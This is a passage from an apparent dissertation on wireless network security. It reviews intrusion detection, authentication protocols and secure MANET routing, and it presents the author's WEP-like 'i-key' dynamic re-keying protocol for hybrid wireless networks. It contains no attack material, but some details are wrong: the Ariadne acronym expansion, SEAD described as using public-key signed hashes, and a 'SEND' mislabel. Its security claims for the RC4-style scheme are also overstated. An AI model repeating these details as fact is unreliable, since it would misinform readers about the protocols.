with an introduction to the background on policy specification languages, such as IBM Trust Policy Language (TPL) and Policy Definition Language (PDL). It also illustrates in detail how the Ponder module works in the policy-based management and distributed system. Verma et al., in [55], presents a policy-based architecture for the control and management of content distribution networks, with a focus on Web content [53]. The proposed architecture extends the policy framework used for controlling network quality of service (QoS) and the security management paradigm in the administration of dynamic policies affecting content distribution networks.

Project POSITIF (Policy-based Security Tools and Framework) was funded by the European Commission in 2004 with the goal of offering automatic tools to support security managers in protecting networked system and applications [56]. A multi-level policy language is used for both high-level controls and low-level functions and security capabilities [56]. By using open standard-based languages, interfaces and protocols, the POSITIF system is able to detect and mitigate existing attacks and vulnerabilities in both wired and wireless networks in an efficient and scalable manner. For the ongoing research, background and standards on policy-based management can be found in the Internet Engineering Task Force's (IETF) Policy Framework and Resource Allocation Protocol Workgroup standards documents, in the European Policy-based Security Tools and Framework project [53], and in [56].

In [52], Lapiotis et al. designed and implemented an experimental prototype of a wireless IEEE 802.11 monitoring and policy controller architecture (Wireless Domain Policy Manager) and distributed monitoring agents (Local Monitors). The central policy engine validates policies and a computer's configuration settings to ensure consistency for global and local policies. Compared with other existing end-to-end policy-based security management approaches in [57] [58] [59], the proposed protocol focused more on the domain-specified and hybrid wireline wireless policy domains [52]. In addition, the prototype system also automates the process of wireless network management by constantly analyzing the monitored network status and encompassing local autonomy to evaluate and enforce domain-specific policies through all the network.

2.8 Wireless Intrusion Detection System

Intrusion detection systems (IDSs) are protocols or devices that monitor and ensure the security of the network from intruders and help to mitigate risks from various attacks. In a traditional wired network, all incoming and outgoing traffic in the local area network is through a single gateway or firewall. This environment easily allows the network administrator to deploy IDS into a centralized location to examine all bypass packets and detect any possible intrusion activities. However, many security threats are unique to wireless networking due to its special characteristics, such as the use of an open, uncontrolled transmission medium that anyone can effortlessly capture or even inject

malicious packets, which makes the design of wireless intrusion detection systems (WIDS) more difficult.

AirDefense [60] by Motorola utilizes both hardware and software to provide protection against wireless threats, policy compliance monitoring and location tracking for IEEE 802.11 (a/b/g) network. With the help of sensors deployed over the wireless network, AirDefense detects intruders and attacks and also can diagnose potential vulnerabilities such as the misconfiguration of servers or access points in the monitored environment [61]. A similar system is AirMagnet [62] by Fluke Networks that runs on portable devices like laptops, PDAs and smart phones with a Cisco wireless card and application software for mobile auditing, intrusion detection and troubleshooting. Furthermore, this system is able to detect unauthorized APs, clients, or attacks (e.g., flood DoS attacks) and notify the network administrator or security officer for further action [61].

Zhang et al. proposed a distributed wireless intrusion detection and response system architecture [63] based on the needs of the mobile computing environment. Their system relies on anomaly detection models constructed using information available from the MANET routing protocols for intrusion detection, the decision-tree classifier RIPPER [64] and Support Vector Machine classifier SVM-Light [65] to compute classifiers as anomaly detectors. The strength of this architecture is its modular design (Figure 5) and ability for each mobile node in the ad-hoc network to detect signs of intrusion locally and independently [66]. Misuse detection systems such as IDIOT [67] by Kumar and

Spafford and STAT [68] by Ilgun et al. are based on pattern comparisons of the signature from well-known attacks and intrusions. The advantage of pattern-based detection is that it can accurately and efficiently detect instances of known attacks in its database; however, it lacks the ability to detect innovative or new forms of attacks [63].




Fig. 5. A conceptual model for IDS agent [63]

Similar to the previous work, Tanachaiwiwat and Chen introduced a network security model for dynamic intrusion detection and response (IDR) with the automated responses system in [69]. Their model provided a mathematical approach to quantify intrusion detection efficiency, risk and cost. They also developed four different dynamic intrusion response strategies, based on IDS efficiency, alarm frequency and total response cost. Using the same approach as [69] with different types of attacks in wireless networks,

Schmoyer et al. introduced a case study in dynamically defending against the man-in-the-middle attack [66]. Their approach also includes the concepts of local detection efficiency and efficiency improvement gained through cooperative detection.

2.9 Password (key) – based Protocol

Public-key cryptography offers a robust solution to many of the existing security problems in telecommunication systems. The traditional way to classify encryption mechanisms is based on key characteristics of being symmetric (e.g., DES, AES and twofish) or asymmetric (public, RSA), with both being a static state.

In the symmetric-based system, or so-called shared-key or private-key system, both the encryption and decryption use a trivially related, often identical, secret key. The key is the shared secret between two or more parties that can be used to create a private communication channel for information exchange. In addition, symmetric-key algorithms can be divided into the two main categories of block cipher and stream cipher. In the block cipher system, a fixed length of bits of plaintext (a block) is encrypted into a block of ciphertext data of the same length, so that the block is the basic operational unit and all block ciphers have a natural block size – the number of bits they encrypt in a single operation. Taking a different approach, a stream cipher typically operates on small units of plaintext, usually bits or bytes. Also, the transformation of those small plaintext units will vary, depending on the encryption process.

The asymmetric-based encryption system usually uses a different key for encryption and decryption. Take public key cryptography as example, the asymmetric key algorithm is used to create a mathematically related key pair - encryption and decryption key. The former one is used by the other parties to send encrypted information, known as the “public key”. While the later one is typically kept secret, known as the “private key”, for the use of decode received message. However, excessive computational demands (such as memory size, processor speed or power consumption) and algorithm overheads have limited the use of public key cryptography, particularly on wireless communication systems [70] [71]. The implementation of public-key based cryptography systems at the server level or regular terminal/desktop computer’s main platforms rarely creates problems, due to the availability of powerful processors and extensive memory space. However, in restricted hardware environments with limited memory size and finite power resources (such as found with handheld devices, smartcards and cellular phones) researchers and developers face more challenges. In addition, the integration of public-key cryptographic techniques is often delayed or completely ruled out due to the difficulty of obtaining efficient and reliable solutions for wireless communication [70] [72].

In [70], the authors proposed a new approach that follows the known stream key generation mechanism [73]. This approach adds another dimension via the involvement of the time in the key generation, i.e., dynamic keys or one per data record. Their system adopted the symmetric key-based algorithm but in a dynamic streaming environment. A

static key is initialized and generated first, then stored at a location where it will be used later for packet encryption. Another dynamic key is initialized by a central authority (e.g., CA, AP or AS), which symmetrically sends it subsequently to the communicating parties. This integrated system allows SUP (terminal, supplicant), APs (Access Points) and ASs (Authentication Servers) to be tied together with a continuously connecting secure channel to provide a fast means of mutual authentication and eliminates the overhead for key exchanging.

Secure Remote Password (SRP) [74] is one of the most widely used password-based authentication and key-exchange protocols based on an AKE algorithm [75] [76]. It was originally designed for use on the Java applet and Java-based server at Stanford University, but then was easily adapted as an identity verifying protocol for network applications over untrustworthy environments such as FTP, Telnet, and Email (POP, IMAP). It can securely authenticate a user without the risk of dictionary or brute force attacks faced by other password-based authentication protocols. SRP protocol uses a Diffie-Hellman-like key exchange algorithm [74] [77] to create a large-bit key shared between two parties and then uses a hash function to verify the identity of each participant, along with their password, in each session.

2.10. Authentication-based Protocol

In order to ensure the identity of nodes and the veracity of the content of mutual communication, an authentication process is widely used in all kind of communication. In [78], Bharghavan proposed a security scheme that authenticates both communicating parties in a wireless channel. The scheme also provides a shared secret key that allows the two sides to communicate securely and free from the threat of a replay attack or wireless intrusion.

The secure authentication and data protection scheme described in [78] is being implemented as part of the single-channel LCMACA wireless media access protocol [78] [79] at the University of California, Berkeley. It has also confirmed the correctness of the protocol by using the Burrows-Adadi-Needham Logic of Authentication [80].

In enterprise-level security, 802.1X and RADIUS [17] are deployed in conjunction with a secure protocol such as the Protected Extensible Authentication Protocol (PEAP) [81] that encapsulates the Extensible Authentication Protocol (EAP) [19] within an encrypted and authenticated Transport Layer Security (TLS) tunnel [43] to provide per-user authentication and key management. Targeting small groups and consumer-level security, the authors in [10] found that tinyPEAP software [82], avoided complicated settings and additional hardware costs. The tinyPEAP system utilizes a small self-contained authenticator like RADIUS [17] and PEAPIMS-CHAP [83] with the uses of

self-signed certificates instead of relying on a key distributing server. Therefore, tinyPEAP can be embedded into the wireless access point with a reliable security protection and ease of use, deployment and management [84] [85].

2.11 Routing Protocols in MANET

Many different routing protocols [12] [86] [87] [88] [89] [90] [91] have been developed for the MANETs. There are two main types, classified by routing structure:

- **Proactive Routing:** These are also called table-driven routing protocols. They find routes between all source-to-destination pairs in the network and keep maintaining the latest route information by sending periodic route update messages even if there is no change in the topology. Also, because of the frequent update attributes, the routing overhead is high and the reaction and restricting are usually slow. Protocols based on this algorithm structure include:
 - Destination Sequenced Distance Vector (DSDV) [92]
 - Wireless Routing Protocol (WRP) [93]
 - Cluster Switch Gateway Routing (CSGR) [94]
 - Optimized Link State Routing (OLSR) [90]
 - Hierarchical State Routing protocol (HSR) [91]

- **Reactive Routing:** Unlike the proactive routing, protocols of reactive routing do not maintain the routing information all the time; instead, routes are discovered and only built when required by the source node. Although the latency time in route finding is higher in this category, the overall routing performance is generally better and more efficient. Example of reactive protocols are:
 - Ad hoc On-demand Distance Vector (AODV) [89]
 - Dynamic Source Routing (DSR) [12]
 - Temporally Ordered Routing Algorithm (TORA) [95]
 - Signal Stability Routing (SSR) [96]

Please also refer to Chapter III Section 3.3 for additional proactive and reactive routing information and related work.

2.12 Secure Routing in MANET

Hu et al. developed a secure routing protocol called Ariadne (Alliance of Remote Instructional Authoring and Distributed Networks for Europe) [86], which relies on Dynamic Source Routing protocol (DSR) [12] [13] and symmetric cryptography architecture for end-to-end authentication.

Based on DSDV (Destination-Sequenced Distance Vector Routing) [92], Hu and Perrig have proposed the proactive routing protocol SEAD (Secure Efficient Ad-hoc Distance

vector) [20], which runs under a trusted ad hoc network environment and can be used against multiple uncoordinated attacks that create incorrect routing states in the mobile nodes. Furthermore, in order to lower the node's CPU processing time and achieve better performance, SEAD uses one-way public-key signed hash functions instead of asymmetric cryptography.

On the other hand, the Secure Routing Protocol (SEROP) [97] is a hybrid encryption system based on both asymmetric and symmetric key algorithm. The asymmetric key algorithm is used to establish secure routing between mobile nodes. While the symmetric key algorithm is utilized to provide confidentiality for wireless data transmission. In addition, SEROP implemented the Diffie-Hellman key exchange system to generate the shared secret key between sender and receiver [97]. However, compared with other symmetric based secure protocols, the overhead of SEROP is generally higher due to the use of an asymmetric key structure. This is the tread-off between performance and security when using dual key encryption algorithms.

Authenticated Routing for Ad hoc Network (ARAN) by Sanzgiri et al. [98] detects and protects the ad hoc network against malicious actions with help from its parties' or peers' nodes by using pre-determined public key cryptography certificates. Compared with SEND [20], ARAN requires a higher computational cost in each node to retain the hop-by-hop authentication.

Protocol CORE [99], proposed by Michiardi and Molva as a monitor system to watch and isolate selfish nodes based on a collaborative monitor technique. CORE also can be integrated with any network function such as packet forwarding, route discovery and location management due to its generic mechanism and structure.

With a focus on key management services, Zhou and Haas proposed the use of threshold cryptography [16] to distribute trust among a set of servers that keep the network running even if there are a small amount of failed routes or compromised nodes. This cryptography employs share refreshing to achieve proactive security and enable changes in the network in a scalable way [16].

Marti et al. [100] introduced Watchdog and Pathrater, two extensions to the DSR [12] [13] routing protocol, that improve the throughput in the MANET network by first verifying the packet forwarding process in a mobile node with Watchdog. Then, if the next node fails to do so, the Pathrater records this information and chooses another routing path that is more likely to complete the delivery. Simulation results show the combination of these two techniques increase throughput by 17% in the presence of up to 40% misbehaving nodes during moderate mobility. In extreme mobility conditions, their proposed protocol can increase the network throughput by 27%, while increasing the percentage of overhead transmission from 12% to 24% [100].

Using a different approach, the SRP (Secure Routing Protocol) [21] assures correct connectivity information as well as route discovery by rejecting fabricated, compromised or replayed route replies. SRP assumes a security association between the pair of endpoints only, without the need for intermediate nodes to cryptographically validate control traffic [21] [98].

SCAN [101] by Yang et al. is a network-layer security protocol that protects the control-plane-like ad-hoc routing and the packet forwarding in the data-plane. However, it does not apply any cryptographic primitives on the routing messages. Instead, it relies on collaborative localized voting to convict misbehaved nodes and asymmetric cryptography to protect the token of normal nodes [102]. The experiment results also show that even if 30% of the nodes are malicious and the maximum mobility speed is 20m/s, SCAN algorithm can detect nearly 92% and increase the throughput by more than 150% [101]. However, according to their research, one drawback of SCAN is that the legitimate nodes also have a small chance, around 5% ~ 10%, of being incorrectly accused and affect the overall network performance.

CHAPTER III

HYBRID WIRELESS NETWORK AND I-KEY DYNAMIC ENCRYPTION PROTOCOL ARCHITECTURE

3.1 Introduction

In this chapter, the trend of forming a new hybrid wireless network model that combines both traditional base-oriented and mobile ad-hoc wireless networks is first addressed. Also, how routing strategies change due to the complexity nature of this hybrid wireless environment are analyzed and illustrated. Then, the dynamic *i-key* protocol with detailed procedures is presented to explain how encryption and decryption work with the dynamic re-keying structure. An example is used to demonstrate the KSA and PRGA algorithms in this protocol as the key component to generate the secure stream cipher.

3.2 Hybrid Wireless Network Overview

Wireless networks are becoming increasingly popular with both individuals and organizations due to their flexibility, mobility and low cost. Most are single-hop infrastructure networks (e.g., Wireless Local Area Networks, or WLANs) that mobile nodes must access directly from the base station (BS) or access point (AP) within the coverage area to get connected and access the Internet. Because the signal range of each wireless base station is limited, several BS are required to deploy before serving a large area that cover all of the mobile devices. However, without proper channel setting,

interference of radio frequency will disrupt the wireless communication, with the worst case being permanent blocks of service for connection.

On the other hand, wireless ad-hoc networks allow mobile nodes to communicate with each other without the aid of any fixed infrastructure. Each node acts as host and also as router that forwards packets to the next node to keep the network connected. Because of its dynamic nature and reconfiguration ability, mobile wireless ad-hoc networks are ideal in situations where the fixed base station is not available or too vulnerable, such as on the battlefield or in disaster recovery or personal electronic device networking. However, the main drawback of the ad-hoc network is its limitation in providing global connectivity. Mobile nodes need to locate the gateway, if one exists, before they can access other networks or resources from the Internet.




Fig. 6. Single hop base-oriented and mobile ah-hoc wireless model

Recently, researchers have proposed ideas to combine these two types of wireless networks to form a new hybrid wireless network (HWN, Figure 6) [103] [104] [105] that overcomes individual limitations and offers greater flexibility, expanded coverage and better networking performance. This new wireless hybrid network preserves the benefit of conventional infrastructure-based networks where a fixed base station can continue providing a reliable wireless connection with a higher data transfer rate. It also achieves ubiquitous on-line capability by extending the services with help from the ad-hoc networks.

3.3 Routing in Hybrid Wireless Networks

In computer networking, each fixed station or mobile node relies on packet routing to locate the destination and to exchange information with each other. Because the transmission medium is very different in wireless networking, maintaining efficient and reliable routing through wireless radio is very complicated. However, as Figures 7 and 8 illustrate below, routing strategies are becoming more complex when comparing this hybrid network with each individual model. The complexity is the results of four different possibilities rather than just two simple routing schemes: BS-oriented only, ad-hoc only, BS-oriented to ad-hoc and ad-hoc to BS-oriented.




Fig. 7. Routing in BS-oriented and mobile ad-hoc wireless network

In this wireless hybrid network, each gateway node has two wireless network interfaces capable of simultaneously communicating in two different directions or channels. Also, each mobile node obtains its own IP address and other addresses of key servers (e.g., Domain Name Service – DNS and Gateway) by DHCP either directly from the access point or through a mobile gateway node. For more details about dynamic IP address assignment in a mobile ad-hoc network (a topic beyond the scope of this dissertation), please refer to [106] [107] [108].




Fig. 8. Routing in hybrid wireless network

Of these four routing schemes, BS-oriented only is the simplest and most straightforward. All mobile nodes communicate with the base station directly in a single-hop (TTL=1), and when the communication is between two mobile nodes, the base station will forward the packet received from the source mobile node (SMN) to the destination mobile node (DMN) or vice versa. In the hybrid wireless network model, when the wireless packets are not able to reach the destination in one-hop, or the destination address is not within the coverage area from this base station, the gateway node that received the packets will forward them to the next base station or route them to the connected ad-hoc network for delivery.

In an ad-hoc wireless network, or so-called Mobile Ad Hoc Network (MANET), routing strategies can be classified as either proactive or on-demand (reactive). With proactive

protocols, such as DSDV (Destination-Sequenced Distance Vector Routing) [92] and OLSR (Optimized Link State Routing Protocol) [90] [109], the packets route information that is periodically exchanged among hosts, allowing each node to build a global routing table without considering the usage of routing information. In the on-demand approach, such as ad hoc network on-demand distance vector (AODV) [89] and dynamic source routing (DSR) [12], the nodes build and maintain routes as needed and only toward the nodes involved in the routing, instead of calculating routes in the background.




Fig. 9. AODV routing protocol with RREQ and RREP control message [88][89]

AODV [89] was adapted as the routing protocol in this wireless hybrid model for ad-hoc networking because of its high performance and low overhead, which are very important when considering that bandwidth is very limited in wireless communication. In AODV, as shown in Figure 9, the source node first broadcasts a route request (RREQ) message to all adjacent nodes and waits for the corresponding route reply (RREP) message from

the destination node to establish routing information. This request and reply query cycle will continue as long as this particular path is not listed in the routing table. Once routes have been built from source to destination, they will continue to be maintained as long as they are needed by the source node. All wireless packets between these two parties will follow the pre-build routing information and will be forwarded node by node until they reach the final destination. When the communication ends, the links will time out and eventually be removed from the table to release space for other routing paths.

When the routing involves the hybrid wireless network that needs to deliver packets while sending from BS-oriented to ad-hoc (Figure 8), the gateway node that is connected to both sides will re-route those packets received from the base station to the ad-hoc network and then follow the routing information built by the RREQ and RREP route discovered in AODV [89]. Also, when packets respond back from the ad-hoc network to the original source node connected to the base station, the gateway node will process the delivery procedure in reverse, i.e. route them in the BS-oriented manner and have the base station forward those response packets to the original source client. In the event that multiple BS-oriented and ad-hoc networks are connected, the same routing principle remains, but instead of using a one-time convert, multiple gateway nodes with several converts in routing are involved to deliver packets to the correct location.

3.4. *i*-key Dynamic Encryption Protocol

The *i*-key protocol is extended and enhanced from our initial research in traditional single wireless networks for adaptation to this unique HWN model [15] [110]. This *i*-key protocol is primarily based on a dynamic re-keying mechanism that ensures the privacy of communication and prevents unauthorized users from accessing protected data over wireless communication. The key management and cipher stream system in *i*-key architecture is similar to Temporal Key Integrity Protocol (TKIP) used in WPA/WPA2 and RC4 used in Wired Equivalent Privacy (WEP) [22] [23]. Each encryption key contains a pre-shared key (PSK) and a randomly selected key value from the Initialization Vector (IV) pool for message decoding. In addition to these two keys, an extra dynamic secret *i*-key is applied to the cipher stream that is used to encrypt every data packet before transmission. Fig. 10 illustrates the key stream that is combined with these three different keys and the block diagram of *i*-key encryption and decryption algorithm. The dynamic *i*-key is generated according to the previous data packet and therefore only the sender and authorized recipient are able to decrypt the cipher text, which becomes the new seed of the *i*-key used in the next data encryption.




Fig. 10. Block diagram of *i-key* secure protocol

Once routing information and initial handshaking are established for communication between the source mobile node (SMN) and destination mobile node (DMN), the dynamic *i-key* encryption protocol for the hybrid wireless network will execute, as seen in Figure 11.

- Step 1: First, the source node S checks the destination node D on its routing information to determine whether communication should be established through the base station (access point) directly, through other ad-hoc nodes or a hybrid route that combines both. Then, source node S generates the secret *i-key*, which is based on the data as the seed contained on the first packet α , and keeps this particular secret key to decrypt the next encrypted packet from destination node D. A combination of pre-shared secret key *PSK* and one unique *IV* value is applied for the stream cipher to encrypt the plaintext before routing to either the base station or an adjacent mobile ad hoc node to relay to the destination node D. Of all the

communication between source node and destination node, this is the first and only packet that does not use the dynamic *i-key* for data encryption; however, the security protection remains strong since it requires at least two packets with the identical IV value to break the pre-shared key.




Fig. 11. Dynamic *i-key* encryption and decryption protocol procedures

Each value in the IV pool is generated randomly and uniquely to strengthen the encryption cipher stream and prevent people from cracking it even if they are able to capture those wireless packets.

- Step 2: The destination node D obtains the data packet α as well as the *i-key* α after running a decryption for this encrypted packet. It will then apply this dynamic *i-key* α to the next data packet's cipher stream to enhance security (because the source node S is the only one that has the same unique secret *i-key* α in this wireless hybrid network). Before sending the response/reply packet β back to the source node by the same routing strategy, the destination node D will also generate the next *i-key* β based on data in the packet in order to decode the next arrival. From this point forward, every data packet and communication from one side to another is secured by a dynamic stream cipher that has triple layers of protection: one pre-shared secret key *psk*, one unique *IV* and one dynamic *i-key* possessed only by the original source and destination node.
- Step 3: The source node S will use the *i-key* α , generated in Step 1, which it alone knows, to break the cipher text along with the pre-shared secret key *psk* and *IV* to acquire the data β in the packet that it receives from destination node D. The encryption procedure with *i-key* in Step 2 will repeat again for the next data packet before node S sends it to the destination node D to enhance the security and maintain the data integrity from malicious modification.

- Step 4: In cases when node S has more than one data packet to send before it gets a response, the destination node D will apply the corresponding *i-key* to decode the ciphertext in accordance with the order of the arrival packets. The system also updates *i-key* based on the sequence number in each packet's header to ascertain that the decrypted cipher stream matches the arrival packet and thus passes the integrity checksum in the payload after decryption.

These *i-key* dynamic encryption/decryption procedures will continue running and will be applied to every packet that is transmitted in the hybrid wireless network to ensure the integrity and confidentiality of communication. When any wireless packet fails to be delivered to the destination or is lost during ad-hoc routing (which is common in both IEEE 802.1x based-oriented or an ad hoc network wireless network), an ACK-failed (timeout) or AODV routing error RRER message [89] will be triggered and both sides will be alerted to restore the last successfully received data packet and then re-synchronize the dynamic *i-key* and start the communication over again from Step 2 for the next packet transmission.

